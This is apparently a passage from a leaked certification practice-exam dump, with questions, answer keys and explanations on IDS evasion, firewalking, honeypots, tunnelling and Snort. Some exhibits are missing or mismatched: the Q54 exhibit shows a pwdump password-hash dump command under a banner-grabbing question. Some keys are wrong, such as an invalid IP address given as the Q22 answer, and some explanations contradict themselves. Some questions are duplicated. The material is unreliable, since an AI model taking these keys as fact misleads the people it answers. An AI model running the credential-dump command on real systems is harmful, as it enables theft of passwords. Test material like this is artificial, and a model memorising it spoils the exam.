**Explanation: The question states that Bill had been able to spawn an interactive shell. By this statement we can tell that the buffer overflow and its corresponding code was enough to spawn a shell. Any shell should make it possible to change the webpage. So we either don't have sufficient privilege to change the webpage (answer D) or it's a honeypot (answer A). We think the preferred answer is D**

#### **QUESTION NO: 17**

**Snort is an open source Intrusion Detection system. However, it can also be used for a few other purposes as well.**

**Which of the choices below indicate the other features offered by Snort?**

- A. IDS, Packet Logger, Sniffer
- B. IDS, Firewall, Sniffer
- C. IDS, Sniffer, Proxy
- D. IDS, Sniffer, content inspector

**Answer: A**

**Explanation: Snort is a free software network intrusion detection and prevention system capable of performing packet logging & real-time traffic analysis, on IP networks. Snort was written by Martin Roesch but is now owned and developed by Sourcefire**

**QUESTION NO: 18**

**The following excerpt is taken from a honeypot log. The log captures activities across three days. There are several intrusion attempts; however, a few are successful. From the options given below choose the one best interprets the following entry:**

```
Apr 26 06:43:05 [6282] IDS181/nops-x86: 63.226.81.13:1351  
-> 172.16.1.107:53
```

**(Note: The objective of this question is to test whether the student can read basic information from log entries and interpret the nature of attack.)**

```
Apr 24 14:46:46 [4663]: spp_portscan: portscan detected from 194.222.156.169
Apr 24 14:46:46 [4663]: IDS27/FIN Scan: 194.222.156.169:56693 -> 172.16.1.107:482
Apr 24 18:01:05 [4663]: IDS/DNS-version-query: 212.244.97.121:3485 -> 172.16.1.107:53
Apr 24 19:04:01 [4663]: IDS213/ftp-passwd-retrieval: 194.222.156.169:1425 ->
172.16.1.107:21
Apr 25 08:02:41 [5875]: spp_portscan: PORTSCAN DETECTED from 24.9.255.53
Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4499 ->
172.16.1.107:53
Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4630 ->
172.16.1.101:53
Apr 25 02:38:17 [5875]: IDS/RPC-rpcinfo-query: 212.251.1.94:642 -> 172.16.1.107:111
Apr 25 19:37:32 [5875]: IDS230/web-cgi-space-wildcard: 198.173.35.164:4221 ->
172.16.1.107:80
Apr 26 05:45:12 [6283]: IDS212/dns-zone-transfer: 38.31.107.87:2291 ->
172.16.1.101:53
Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53
Apr 26 06:44:25 victim7 PAM_pwd[12509]: (login) session opened for user simple by
(uid=0)
Apr 26 06:44:36 victim7 PAM_pwd[12521]: (su) session opened for user simon by
simple(uid=506)
Apr 26 06:45:34 [6283]: IDS175/socks-probe: 24.112.167.35:20 -> 172.16.1.107:1080
Apr 26 06:52:10 [6283]: IDS127/telnet-login-incorrect: 172.16.1.107:23 ->
213.28.22.189:4558
```

**Interpret the following entry:**

```
Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351
-> 172.16.1.107.53
```

- A. An IDS evasion technique
- B. A buffer overflow attempt
- C. A DNS zone transfer
- D. Data being retrieved from 63.226.81.13.

**Answer: B**

**Explanation:**

The IDS log file is depicting numerous attacks, however, most of them are from different attackers, in reference to the attack in question, he is trying to mask his activity by trying to act legitimate, during his session on the honeypot, he changes users two times by using the "su" command, but never tries to attempt anything to severe.

**QUESTION NO: 19**

**When referring to the Domain Name Service, what is denoted by a 'zone'?**

- A. It is the first domain that belongs to a company.
- B. It is a collection of resource records.
- C. It is the first resource record type in the SOA.
- D. It is a collection of domains.

**Answer: B**

**Explanation: A reasonable definition of a zone would be a portion of the DNS namespace where responsibility has been delegated.**

**QUESTION NO: 20**

**Statistics from cert.org and other leading security organizations has clearly showed a steady rise in the number of hacking incidents perpetrated against companies.**

**What do you think is the main reason behind the significant increase in hacking attempts over the past years?**

- A. It is getting more challenging and harder to hack for non technical people.
- B. There is a phenomenal increase in processing power.
- C. New TCP/IP stack features are constantly being added.
- D. The ease with which hacker tools are available on the Internet.

**Answer: D**

**Explanation: Today you don't need to be a good hacker in order to break in to various systems, all you need is the knowledge to use search engines on the internet.**

**QUESTION NO: 21**

You are doing IP spoofing while you scan your target. You find that the target has port 23 open. Anyway you are unable to connect. Why?

- A. A firewall is blocking port 23
- B. You cannot spoof + TCP
- C. You need an automated telnet tool
- D. The OS does not reply to telnet even if port 23 is open

**Answer: A**

**Explanation:** The question is not telling you what state the port is being reported by the scanning utility, if the program used to conduct this is nmap, nmap will show you one of three states - "open", "closed", or "filtered" a port can be in an "open" state yet filtered, usually by a stateful packet inspection filter (ie. Netfilter for linux, ipfilter for bsd). C and D do not make any sense for this question, they are bogus, and B, "You cannot spoof + TCP", well you can spoof + TCP, so we strike that out.

**QUESTION NO: 22**

While examining a log report you find out that an intrusion has been attempted by a machine whose IP address is displayed as 0xde.0xad.0xbe.0xef. It looks to you like a hexadecimal number. You perform a ping 0xde.0xad.0xbe.0xef. Which of the following IP addresses will respond to the ping and hence will likely be responsible for the intrusion ?

- A. 192.10.25.9
- B. 10.0.3.4
- C. 203.20.4.5
- D. 222.273.290.239

**Answer: D**

**Explanation:**

Convert the hex number to binary and then to decimal.

**QUESTION NO: 23**

All the web servers in the DMZ respond to ACK scan on port 80. Why is this happening ?

- A. They are all Windows based webserver
- B. They are all Unix based webserver
- C. The company is not using IDS
- D. The company is not using a stateful firewall

**Answer: D**

**Explanation: If they used a stateful inspection firewall this firewall would know if there has been a SYN-ACK before the ACK.**

**QUESTION NO: 24**

What is a sheepdip?

- A. It is another name for Honeynet
- B. It is a machine used to coordinate honeynets
- C. It is the process of checking physical media for virus before they are used in a computer
- D. None of the above

**Answer: C**

**Explanation: Also known as a footbath, a sheepdip is the process of checking physical media, such as floppy disks or CD-ROMs, for viruses before they are used in a computer. Typically, a computer that sheepdips is used only for that process and nothing else and is isolated from the other computers, meaning it is not connected to the network. Most sheepdips use at least two different antivirus programs in order to increase effectiveness.**

**QUESTION NO: 25**

**If you come across a sheepdip machine at your client's site, what should you do?**

- A. A sheepdip computer is used only for virus-checking.
- B. A sheepdip computer is another name for a honeypot
- C. A sheepdip coordinates several honeypots.
- D. A sheepdip computers defers a denial of service attack.

**Answer: A**

**Explanation:** Also known as a footbath, a sheepdip is the process of checking physical media, such as floppy disks or CD-ROMs, for viruses before they are used in a computer. Typically, a computer that sheepdips is used only for that process and nothing else and is isolated from the other computers, meaning it is not connected to the network. Most sheepdips use at least two different antivirus programs in order to increase effectiveness.

**QUESTION NO: 26**

**If you come across a sheepdip machine at your client site, what would you infer?**

- A. A sheepdip computer is used only for virus checking.
- B. A sheepdip computer is another name for honeypop.
- C. A sheepdip coordinates several honeypots.
- D. A sheepdip computer defers a denial of service attack.

**Answer: A**

**Explanation:** Also known as a footbath, a sheepdip is the process of checking physical media, such as floppy disks or CD-ROMs, for viruses before they are used in a computer. Typically, a computer that sheepdips is used only for that process and nothing else and is isolated from the other computers, meaning it is not connected to the network. Most sheepdips use at least two different antivirus programs in order to increase effectiveness.

**QUESTION NO: 27**

**What type of attack changes its signature and/or payload to avoid detection by antivirus programs?**

- A. Polymorphic
- B. Rootkit
- C. Boot sector
- D. File infecting

**Answer: A**

**Explanation:**

In computer terminology, polymorphic code is code that mutates while keeping the original algorithm intact. This technique is sometimes used by computer viruses, shellcodes and computer worms to hide their presence.

**QUESTION NO: 28**

**You may be able to identify the IP addresses and machine names for the firewall, and the names of internal mail servers by:**

- A. Sending a mail message to a valid address on the target network, and examining the header information generated by the IMAP servers
- B. Examining the SMTP header information generated by using the -mx command parameter of DIG
- C. Examining the SMTP header information generated in response to an e-mail message sent to an invalid address
- D. Sending a mail message to an invalid address on the target network, and examining the header information generated by the POP servers

**Answer: C**

**QUESTION NO: 29**

**Which of the following is not an effective countermeasure against replay attacks?**

- A. Digital signatures
- B. Time Stamps
- C. System identification
- D. Sequence numbers

**Answer: C**

**Explanation: A replay attack is a form of network attack in which a valid data transmission is maliciously or fraudulently repeated or delayed. Effective countermeasures should be anything that makes it hard to delay or replay the packet (time stamps and sequence numbers) or anything that prove the package is received as it was sent from the original sender (digital signature)**

**QUESTION NO: 30**

**To scan a host downstream from a security gateway, Firewalking:**

- A. Sends a UDP-based packet that it knows will be blocked by the firewall to determine how specifically the firewall responds to such packets
- B. Uses the TTL function to send packets with a TTL value set to expire one hop past the identified security gateway
- C. Sends an ICMP "administratively prohibited" packet to determine if the gateway will drop the packet without comment.
- D. Assesses the security rules that relate to the target system before it sends packets to any hops on the route to the gateway

**Answer: B**

**Explanation: Firewalking uses a traceroute-like IP packet analysis to determine whether or not a particular packet can pass from the attacker's host to a destination host through a packet-filtering device. This technique can be used to map 'open' or 'pass through' ports on a gateway. More over, it can determine whether packets with various control information can pass through a given gateway.**

**QUESTION NO: 31**

**You have discovered that an employee has attached a modem to his telephone line and workstation. He has used this modem to dial in to his workstation, thereby bypassing your firewall. A security breach has occurred as a direct result of this activity. The employee explains that he used the modem because he had to download software for a department project. What can you do to solve this problem?**

- A. Install a network-based IDS
- B. Reconfigure the firewall
- C. Conduct a needs analysis
- D. Enforce your security policy

**Answer: D**

**Explanation: The employee was unaware of security policy.**

**QUESTION NO: 32**

ETHER: Destination address : 0000BA5EBA11 ETHER: Source address : 00A0C9B05EBD ETHER: Frame Length : 1514 (0x05EA) ETHER: Ethernet Type : 0x0800 (IP) IP: Version = 4 (0x4) IP: Header Length = 20 (0x14) IP: Service Type = 0 (0x0) IP: Precedence = Routine IP: ...0.... = Normal Delay IP: ....0... = Normal Throughput IP: .....0.. = Normal Reliability IP: Total Length = 1500 (0x5DC) IP: Identification = 7652 (0x1DE4) IP: Flags Summary = 2 (0x2) IP: .....0 = Last fragment in datagram IP: .....1. = Cannot fragment datagram IP: Fragment Offset = 0 (0x0) bytes IP: Time to Live = 127 (0x7F) IP: Protocol = TCP - Transmission Control IP: Checksum = 0xC26D IP: Source Address = 10.0.0.2 IP: Destination Address = 10.0.1.201 TCP: Source Port = Hypertext Transfer Protocol TCP: Destination Port = 0x1A0B TCP: Sequence Number = 97517760 (0x5D000C0) TCP: Acknowledgement Number = 78544373 (0x4AE7DF5) TCP: Data Offset = 20 (0x14) TCP: Reserved = 0 (0x0000) TCP: Flags = 0x10 : .A.... TCP: ..0..... = No urgent data TCP: ...1.... = Acknowledgement field significant TCP: ....0... = No Push function TCP: ....0.. = No Reset TCP: .....0. = No Synchronize TCP: .....0 = No Fin TCP: Window = 28793 (0x7079) TCP: Checksum = 0x8F27 TCP: Urgent Pointer = 0 (0x0)

**An employee wants to defeat detection by a network-based IDS application. He does not want to attack the system containing the IDS application. Which of the following strategies can be used to defeat detection by a network-based IDS application?**

- A. Create a SYN flood
- B. Create a network tunnel
- C. Create multiple false positives
- D. Create a ping flood

**Answer: B**

**Explanation: Certain types of encryption presents challenges to network-based intrusion detection and may leave the IDS blind to certain attacks, where a host-based IDS analyzes the data after it has been decrypted.**

**QUESTION NO: 33**

1 172.16.1.254 (172.16.1.254) 0.724 ms 3.285 ms 0.613 ms  
2 ip68-98-176-1.nv.nv.cox.net (68.98.176.1) 12.169 ms 14.958 ms 13.416 ms  
3 ip68-98-176-1.nv.nv.cox.net (68.98.176.1) 13.948 ms  
ip68-100-0-1.nv.nv.cox.net  
(68.100.0.1) 16.743 ms 16.207 ms  
4 ip68-100-0-137.nv.nv.cox.net (68.100.0.137) 17.324 ms 13.933 ms  
20.938 ms  
5 68.1.1.4 (68.1.1.4) 12.439 ms 220.166 ms 204.170 ms  
6 so-6-0-0.gar2.wdc1.Level3.net (67.29.170.1) 16.177 ms 25.943 ms  
14.104 ms  
7 unknown.Level3.net (209.247.9.173) 14.227 ms 17.553 ms 15.415 ms  
8 so-0-1-0.bbr1.NewYork1.level3.net (64.159.1.41) 17.063 ms 20.960 ms  
19.512 ms  
9 so-7-0-0.gar1.NewYork1.Level3.net (64.159.1.182) 20.334 ms 19.440 ms  
17.938 ms  
10 so-4-0-0.edge1.NewYork1.Level3.net (209.244.17.74) 27.526 ms 18.317  
ms 21.202 ms  
11 uunet-level3-oc48.NewYork1.Level3.net (209.244.160.12) 21.411 ms  
19.133 ms 18.830 ms  
12 0.so-6-0-0.XL1.NYC4.ALTER.NET (152.63.21.78) 21.203 ms 22.670 ms  
20.111 ms  
13 0.so-2-0-0.TL1.NYC8.ALTER.NET (152.63.0.153) 30.929 ms 24.858 ms  
23.108 ms  
14 0.so-4-1-0.TL1.ATL5.ALTER.NET (152.63.10.129) 37.894 ms 33.244 ms  
33.910 ms  
15 0.so-7-0-0.XL1.MIA4.ALTER.NET (152.63.86.189) 51.165 ms 49.935 ms  
49.466 ms  
16 0.so-3-0-0.XR1.MIA4.ALTER.NET (152.63.101.41) 50.937 ms 49.005 ms  
51.055 ms  
17 117.ATM6-0.GW5.MIA1.ALTER.NET (152.63.82.73) 51.897 ms 50.280 ms  
53.647 ms  
18 target-gw1.customer.alter.net (65.195.239.14) 51.921 ms 51.571 ms  
56.855 ms  
19 www.target.com <http://www.target.com/> (65.195.239.22) 52.191 ms  
52.571 ms 56.855 ms  
20 www.target.com <http://www.target.com/> (65.195.239.22) 53.561 ms  
54.121 ms 58.333 ms

**You perform the above traceroute and notice that hops 19 and 20 both show the same IP address. This probably indicates what?**

- A. A host based IDS
- B. A Honeypot
- C. A stateful inspection firewall
- D. An application proxying firewall

**Answer: C**

**QUESTION NO: 34**

**Which of the following are potential attacks on cryptography? (Select 3)**

- A. One-Time-Pad Attack
- B. Chosen-Ciphertext Attack
- C. Man-in-the-Middle Attack
- D. Known-Ciphertext Attack
- E. Replay Attack

**Answer: B, C, E**

**Explanation: A chosen-ciphertext attack (CCA) is an attack model for cryptanalysis in which the cryptanalyst chooses a ciphertext and causes it to be decrypted with an unknown key. Specific forms of this attack are sometimes termed "lunchtime" or "midnight" attacks, referring to a scenario in which an attacker gains access to an unattended decryption machine. In cryptography, a man-in-the-middle attack (MITM) is an attack in which an attacker is able to read, insert and modify at will, messages between two parties without either party knowing that the link between them has been compromised. The attacker must be able to observe and intercept messages going between the two victims. A replay attack is a form of network attack in which a valid data transmission is maliciously or fraudulently repeated or delayed. This is carried out either by the originator or by an adversary who intercepts the data and retransmits it, possibly as part of a masquerade attack by IP packet substitution (such as stream cipher attack).**

**QUESTION NO: 35**

**What is a primary advantage a hacker gains by using encryption or programs such as Loki?**

- A. It allows an easy way to gain administrator rights
- B. It is effective against Windows computers
- C. It slows down the effective response of an IDS
- D. IDS systems are unable to decrypt it
- E. Traffic will not be modified in transit

**Answer: D**

**Explanation: Because the traffic is encrypted, an IDS cannot understand it or evaluate the payload.**

**QUESTION NO: 36**

**What is the tool Firewalk used for?**

- A. To test the IDS for proper operation
- B. To test a firewall for proper operation
- C. To determine what rules are in place for a firewall
- D. To test the webserver configuration
- E. Firewalk is a firewall auto configuration tool

**Answer: C**

**Explanation: Firewalk is an active reconnaissance network security tool that attempts to determine what layer 4 protocols a given IP forwarding device "firewall" will pass. Firewalk works by sending out TCP or UDP packets with a TTL one greater than the targeted gateway. If the gateway allows the traffic, it will forward the packets to the next hop where they will expire and elicit an ICMP\_TIME\_EXCEEDED message. If the gateway host does not allow the traffic, it will likely drop the packets and no response will be returned.**

**QUESTION NO: 37**

**You have performed the traceroute below and notice that hops 19 and 20 both show the same IP address.**

**What can be inferred from this output?**

1172.16.1.254 (172.16.1.254) 0.724 ms 3.285 ms 0.613 ms  
2 ip68-98-176-1.nv.nv.cox.net (68.98.176.1) 12.169 ms  
14.958 ms 13.416 ms  
3 ip68-98-176-1.nv.nv.cox.net (68.98.176.1) 13.948 ms  
ip68-100-0-1.nv.nv.cox.net  
(68.100.0.1) 16.743 ms 16.207 ms  
4 ip68-100-0-137.nv.nv.cox.net (68.100.0.137) 17.324 ms  
12.933 ms 20.938 ms  
5 68.1.1.4 (68.1.1.4) 12.439 ms 220.166 ms 204.170 ms  
6 so-6-0-0.gar2.wdc1.Level3.net (67.29.170.1) 16.177 ms  
25.943 ms 14.104 ms  
7 unknown.Level3.net (209.247.9.173) 14.227 ms 17.553 ms  
15.415 ms  
8 so-0-1-0.bbr1.NewYork1.level3.net (64.159.1.41) 17.063 ms  
20.960 ms 19.512 ms  
9 so-7-0-0.gar1.NewYork1.Level3.net (64.159.1.182) 20.334  
ms 19.440 ms 17.938 ms  
10 so-4-0-0.edge1.NewYork1.Level3.net (209.244.17.74)  
27.526 ms 18.317 ms 21.202 ms  
11 uunet-level3-oc48.NewYork1.Level3.net (209.244.160.12)  
21.411 ms 19.133 ms 18.830 ms  
12 0.so-6-0-0.XL1.NYC4.ALTER.NET (152.63.21.78) 21.203 ms  
22.670 ms 20.11 ms  
13 0.so-2-0-0.TL1.NYC8.ALTER.NET (152.63.0.153) 30.929 ms  
24.858 ms 23.108 ms  
14 0.so-4-1-0.TL1.ATL5.ALTER.NET (152.63.10.129) 38.894 ms  
33.244 33.910 ms  
15 0.so-7-0-0.XL1.MIA4.ALTER.NET (152.63.86.189) 51.165 ms  
49.935 ms 49.466 ms  
16 0.so-3-0-0.XR1.MIA4.ALTER.NET (152.63.101.41) 50.937 ms  
49.005 ms 51.055 ms  
17117.ATM6-0.GW5.MIA1.ALTER.NET (152.63.82.73) 51.897 ms  
50.280 ms 53.647 ms  
18 example-gwl.customer.alter.net (65.195.239.14) 51.921 ms  
51.571 ms 56.855 ms  
19 www.testking.com (65.195.239.22) 52.191 ms 52.571 ms  
56.855 ms  
20 www.testking.com (65.195.239.22) 53.561 ms 54.121 ms  
58.333 ms

- A. An application proxy firewall
- B. A stateful inspection firewall
- C. A host based IDS
- D. A Honeypot

**Answer: B**

**QUESTION NO: 38**

**During the intelligence gathering phase of a penetration test, you come across a press release by a security products vendor stating that they have signed a multi-million dollar agreement with the company you are targeting. The contract was for vulnerability assessment tools and network based IDS systems. While researching on that particular brand of IDS you notice that its default installation allows it to perform sniffing and attack analysis on one NIC and caters to its management and reporting on another NIC. The sniffing interface is completely unbound from the TCP/IP stack by default. Assuming the defaults were used, how can you detect these sniffing interfaces?**

- A. Use a ping flood against the IP of the sniffing NIC and look for latency in the responses.
- B. Send your attack traffic and look for it to be dropped by the IDS.
- C. Set your IP to that of the IDS and look for it as it attempts to knock your computer off the network.
- D. The sniffing interface cannot be detected.

**Answer: D**

**Explanation: When a Nic is set to Promiscuous mode it just blindly takes whatever comes through to it network interface and sends it to the Application layer. This is why they are so hard to detect. Actually you could use ARP requests and Send them to every pc and the one which responds to all the requests can be identified as a NIC on Promiscuous mode and there are some very special programs that can do this for you. But considering the alternatives in the question the right answer has to be that the interface cannot be detected.**

**QUESTION NO: 39**

**SSL has been seen as the solution to several common security problems. Administrators will often make use of SSL to encrypt communication from point A to point B. Why do you think this could be a bad idea if there is an Intrusion Detection System deployed to monitor the traffic between point A and B?**

- A. SSL is redundant if you already have IDS in place.
- B. SSL will trigger rules at regular interval and force the administrator to turn them off.
- C. SSL will slow down the IDS while it is breaking the encryption to see the packet content.
- D. SSL will mask the content of the packet and Intrusion Detection System will be blinded.

**Answer: D**

**Explanation: Because the traffic is encrypted, an IDS cannot understand it or evaluate the payload.**

**QUESTION NO: 40**

**Most NIDS systems operate in layer 2 of the OSI model. These systems feed raw traffic into a detection engine and rely on the pattern matching and/or statistical analysis to determine what is malicious. Packets are not processed by the host's TCP/IP stack allowing the NIDS to analyze traffic the host would otherwise discard. Which of the following tools allows an attacker to intentionally craft packets to confuse pattern-matching NIDS systems, while still being correctly assembled by the host TCP/IP stack to render the attack payload?**

- A. Defrag
- B. Tcpfrag
- C. Tcpdump
- D. Fragroute

**Answer: D**

**Explanation:**

fragroute intercepts, modifies, and rewrites egress traffic destined for a specified host, implementing most of the attacks described in the Secure Networks "Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection" paper of January 1998. It features a simple ruleset language to delay, duplicate, drop, fragment, overlap, print, reorder, segment, source-route, or otherwise monkey with all outbound packets destined for a target host, with minimal support for randomized or probabilistic behaviour. This tool was written in good faith to aid in the testing of network intrusion detection systems, firewalls, and basic TCP/IP stack behaviour.

**QUESTION NO: 41**

Neil is closely monitoring his firewall rules and logs on a regular basis. Some of the users have complained to Neil that there are a few employees who are visiting offensive web site during work hours, without any consideration for others. Neil knows that he has an up-to-date content filtering system and such access should not be authorized. What type of technique might be used by these offenders to access the Internet without restriction?

- A. They are using UDP that is always authorized at the firewall
- B. They are using an older version of Internet Explorer that allow them to bypass the proxy server
- C. They have been able to compromise the firewall, modify the rules, and give themselves proper access
- D. They are using tunneling software that allows them to communicate with protocols in a way it was not intended

**Answer: D**

**Explanation:** This can be accomplished by, for example, tunneling the http traffic over SSH if you have a SSH server answering to your connection, you enable dynamic forwarding in the ssh client and configure Internet Explorer to use a SOCKS Proxy for network traffic.

**QUESTION NO: 42**

Eric notices repeated probes to port 1080. He learns that the protocol being used is designed to allow a host outside of a firewall to connect transparently and securely through the firewall. He wonders if his firewall has been breached. What would be your inference?

- A. Eric network has been penetrated by a firewall breach
- B. The attacker is using the ICMP protocol to have a covert channel
- C. Eric has a Wingate package providing FTP redirection on his network
- D. Somebody is using SOCKS on the network to communicate through the firewall

**Answer: D**

**Explanation:**

Port Description:	SOCKS. SOCKS port, used to support outbound tcp services (FTP, HTTP, etc). Vulnerable similar to FTP Bounce, in that attacker can connect to this port and \bounce\ out to another internal host. Done to either reach a protected internal host or mask true source of attack. Listen for connection attempts to this port -- good sign of port scans, SOCKS-probes, or bounce attacks. Also a means to access restricted resources. Example: Bouncing off a MILNET gateway SOCKS port allows attacker to access web sites, etc. that were restricted only to.mil domain hosts.
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**QUESTION NO: 43**

**Basically, there are two approaches to network intrusion detection: signature detection, and anomaly detection. The signature detection approach utilizes well-known signatures for network traffic to identify potentially malicious traffic. The anomaly detection approach utilizes a previous history of network traffic to search for patterns that are abnormal, which would indicate an intrusion. How can an attacker disguise his buffer overflow attack signature such that there is a greater probability of his attack going undetected by the IDS?**

- A. He can use a shellcode that will perform a reverse telnet back to his machine
- B. He can use a dynamic return address to overwrite the correct value in the target machine computer memory
- C. He can chain NOOP instructions into a NOOP "sled" that advances the processor's instruction pointer to a random place of choice
- D.

He can use polymorphic shell code-with a tool such as ADMmutate - to change the signature of his exploit as seen by a network IDS

**Answer: D**

**Explanation:** ADMmutate is using a polymorphic technique designed to circumvent certain forms of signature based intrusion detection. All network based remote buffer overflow exploits have similarities in how they function. ADMmutate has the ability to emulate the protocol of the service the attacker is attempting to exploit. The data payload (sometimes referred to as an egg) contains the instructions the attacker wants to execute on the target machine. These eggs are generally interchangeable and can be utilized in many different buffer overflow exploits. ADMmutate uses several techniques to randomize the contents of the egg in any given buffer overflow exploit. This randomization effectively changes the content or 'signature' of the exploit without changing the functionality of the exploit.

**QUESTION NO: 44**

You are the security administrator for a large network. You want to prevent attackers from running any sort of traceroute into your DMZ and discovering the internal structure of publicly accessible areas of the network. How can you achieve this?

- A. Block TCP at the firewall
- B. Block UDP at the firewall
- C. Block ICMP at the firewall
- D. There is no way to completely block tracerouting into this area

**Answer: D**

**Explanation:** If you create rules that prevents attackers to perform traceroutes to your DMZ then you'll also prevent anyone from accessing the DMZ from outside the company network and in that case it is not a DMZ you have.

**QUESTION NO: 45**

**John has a proxy server on his network which caches and filters web access. He shuts down all unnecessary ports and services. Additionally, he has installed a firewall (Cisco PIX) that will not allow users to connect to any outbound ports. Jack, a network user has successfully connected to a remote server on port 80 using netcat. He could in turn drop a shell from the remote machine. Assuming an attacker wants to penetrate John's network, which of the following options is he likely to choose?**

- A. Use ClosedVPN
- B. Use Monkey shell
- C. Use reverse shell using FTP protocol
- D. Use HTTP Tunnel or Stunnel on port 80 and 443

**Answer: D**

**Explanation:** As long as you allow http or https traffic attacks can be tunneled over those protocols with Stunnel or HTTP Tunnel.

**QUESTION NO: 46**

**A program that defends against a port scanner will attempt to:**

- A. Sends back bogus data to the port scanner
- B. Log a violation and recommend use of security-auditing tools
- C. Limit access by the scanning system to publicly available ports only
- D. Update a firewall rule in real time to prevent the port scan from being completed

**Answer: D**

**QUESTION NO: 47**

**Which of the following countermeasure can specifically protect against both the MAC Flood and MAC Spoofing attacks?**

- A. Port Security
- B. Switch Mapping
- C. Port Reconfiguring
- D. Multiple Recognition

**Answer: A**

**Explanation:**



**Given the following extract from the snort log on a honeypot, what do you infer from the attack?**

- A. A new port was opened
- B. A new user id was created
- C. The exploit was successful
- D. The exploit was not successful

**Answer: D**

**Explanation: The attacker submits a PASS to the honeypot and receives a login incorrect before disconnecting.**

**QUESTION NO: 49**

**Exhibit:**



- B. SSH
- C. Telnet
- D. SMTP

**Answer: A**

**Explanation: The connection is done to 172.16.1.104:21.**

**QUESTION NO: 50**

**There are two types of honeypots- high and low interaction. Which of these describes a low interaction honeypot?**

**Select the best answers.**

- A. Emulators of vulnerable programs
- B. More likely to be penetrated
- C. Easier to deploy and maintain
- D. Tend to be used for production
- E. More detectable
- F. Tend to be used for research

**Answer: A, C, D, E**

**Explanations:**

A low interaction honeypot would have emulators of vulnerable programs, not the real programs.

A high interaction honeypot is more likely to be penetrated as it is running the real program and is more vulnerable than an emulator.

Low interaction honeypots are easier to deploy and maintain. Usually you would just use a program that is already available for download and install it. Hackers don't usually crash or destroy these types of programs and it would require little maintenance.

A low interaction honeypot tends to be used for production.

Low interaction honeypots are more detectable because you are using emulators of the real programs. Many hackers will see this and realize that they are in a honeypot.

A low interaction honeypot tends to be used for production. A high interaction honeypot tends to be used for research.

**QUESTION NO:51**

**An Evil Cracker is attempting to penetrate your private network security. To do this, he must not be seen by your IDS, as it may take action to stop him. What tool might he use to bypass the IDS?**

**Select the best answer.**

- A. Firewalk
- B. Manhunt
- C. Fragrouter
- D. Fragids

**Answer: C**

**Explanations:**

Firewalking is a way to disguise a portscan. Thus, firewalking is not a tool, but a method of conducting a port scan in which it can be hidden from some firewalls. Synamtec Man-Hunt is an IDS, not a tool to evade an IDS.

Fragrouter is a tool that can take IP traffic and fragment it into multiple pieces. There is a legitimate reason that fragmentation is done, but it is also a technique that can help an attacker to evade detection while Fragids is a made-up tool and does not exist.

**QUESTION NO: 52**

**What is the purpose of firewalking?**

- A. It's a technique used to discover Wireless network on foot
- B. It's a technique used to map routers on a network link
- C. It's a technique used to discover interface in promiscuous mode
- D. It's a technique used to discover what rules are configured on a gateway

**Answer: D**

**Explanation: Firewalking uses a traceroute-like IP packet analysis to determine whether or not a particular packet can pass from the attacker's host to a destination host through a packet-filtering device. This technique can be used to map 'open' or 'pass through' ports on a gateway. More over, it can determine whether packets with various control information can pass through a given gateway.**

**QUESTION NO: 53**

**What is the advantage in encrypting the communication between the agent and the monitor in an Intrusion Detection System?**

- A. Encryption of agent communications will conceal the presence of the agents
- B. The monitor will know if counterfeit messages are being generated because they will not be encrypted
- C. Alerts are sent to the monitor when a potential intrusion is detected
- D. An intruder could intercept and delete data or alerts and the intrusion can go undetected

**Answer: B**

**QUESTION NO: 54**

**Blake is in charge of securing all 20 of his company's servers. He has enabled hardware and software firewalls, hardened the operating systems and disabled all unnecessary service on all the servers. Unfortunately, there is proprietary AS400 emulation software that must run on one of the servers that requires the telnet service to function properly. Blake is especially concerned about his since telnet can be a very large security risk in an organization. Blake is concerned about how his particular server might look to an outside attacker so he decides to perform some footprinting scanning and penetration tests on the server. Blake telnets into the server and types the following command:**

**HEAD/HTTP/1.0**

**After pressing enter twice, Blake gets the following results:  
What has the Blake just accomplished?**

```
Command Prompt - cmd
C:\>cmd
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\>pwdump > pwd.txt
```

- A. Grabbed the banner
- B. Downloaded a file to his local computer
- C. Submitted a remote command to crash the server
- D. Poisoned the local DNS cache of the server

**Answer: A**

**QUESTION NO: 55**

**An Employee wants to bypass detection by a network-based IDS application and does not want to attack the system containing the IDS application. Which of the following strategies can the employee use to evade detection by the network based IDS application?**

- A. Create a ping flood
- B. Create a SYN flood
- C. Create a covert network tunnel

D. Create multiple false positives

**Answer: C**

**Explanation: HTTP Tunneling is a technique by which communications performed using various network protocols are encapsulated using the HTTP protocol, the network protocols in question usually belonging to the TCP/IP family of protocols. The HTTP protocol therefore acts as a wrapper for a covert channel that the network protocol being tunneled uses to communicate. The HTTP stream with its covert channel is termed a HTTP Tunnel. Very few firewalls blocks outgoing HTTP traffic.**

**QUESTION NO: 56**

**SSL has been as the solution to a lot of common security problems. Administrator will often time make use of SSL to encrypt communications from points A to Point B. Why do you think this could be a bad idea if there is an Intrusion Detection System deployed to monitor the traffic between Point A to Point B?**

- A. SSL is redundant if you already have IDS's in place
- B. SSL will trigger rules at regular interval and force the administrator to turn them off
- C. SSL will make the content of the packet and Intrusion Detection System are blinded
- D. SSL will slow down the IDS while it is breaking the encryption to see the packet content

**Answer: C**

**Explanation: An IDS will not be able to evaluate the content in the packets if it is encrypted.**

**QUESTION NO: 57**

**Angela is trying to access an education website that requires a username and password to login. When Angela clicks on the link to access the login page, she gets an error message stating that the page can't be reached. She contacts the website's support team and they report that no one else is having any issues with the site. After handing the issue over to her company's IT department, it is found that the education website requires any computer accessing the site must be able to respond to a ping from the education's server. Since Angela's computer is behind a corporate firewall, her computer can't ping the education website back.**

**What can Angela's IT department do to get access to the education website?**

- A. Change the IP on Angela's Computer to an address outside the firewall
- B. Change the settings on the firewall to allow all incoming traffic on port 80
- C. Change the settings on the firewall all outbound traffic on port 80
- D. Use a Internet browser other than the one that Angela is currently using

**Answer: A**

**Explanation: Allowing traffic to and from port 80 will not help as this will be UDP or TCP traffic and ping uses ICMP. The browser used by the user will not make any difference. The only alternative here that would solve the problem is to move the computer to outside the firewall.**

**QUESTION NO: 58**

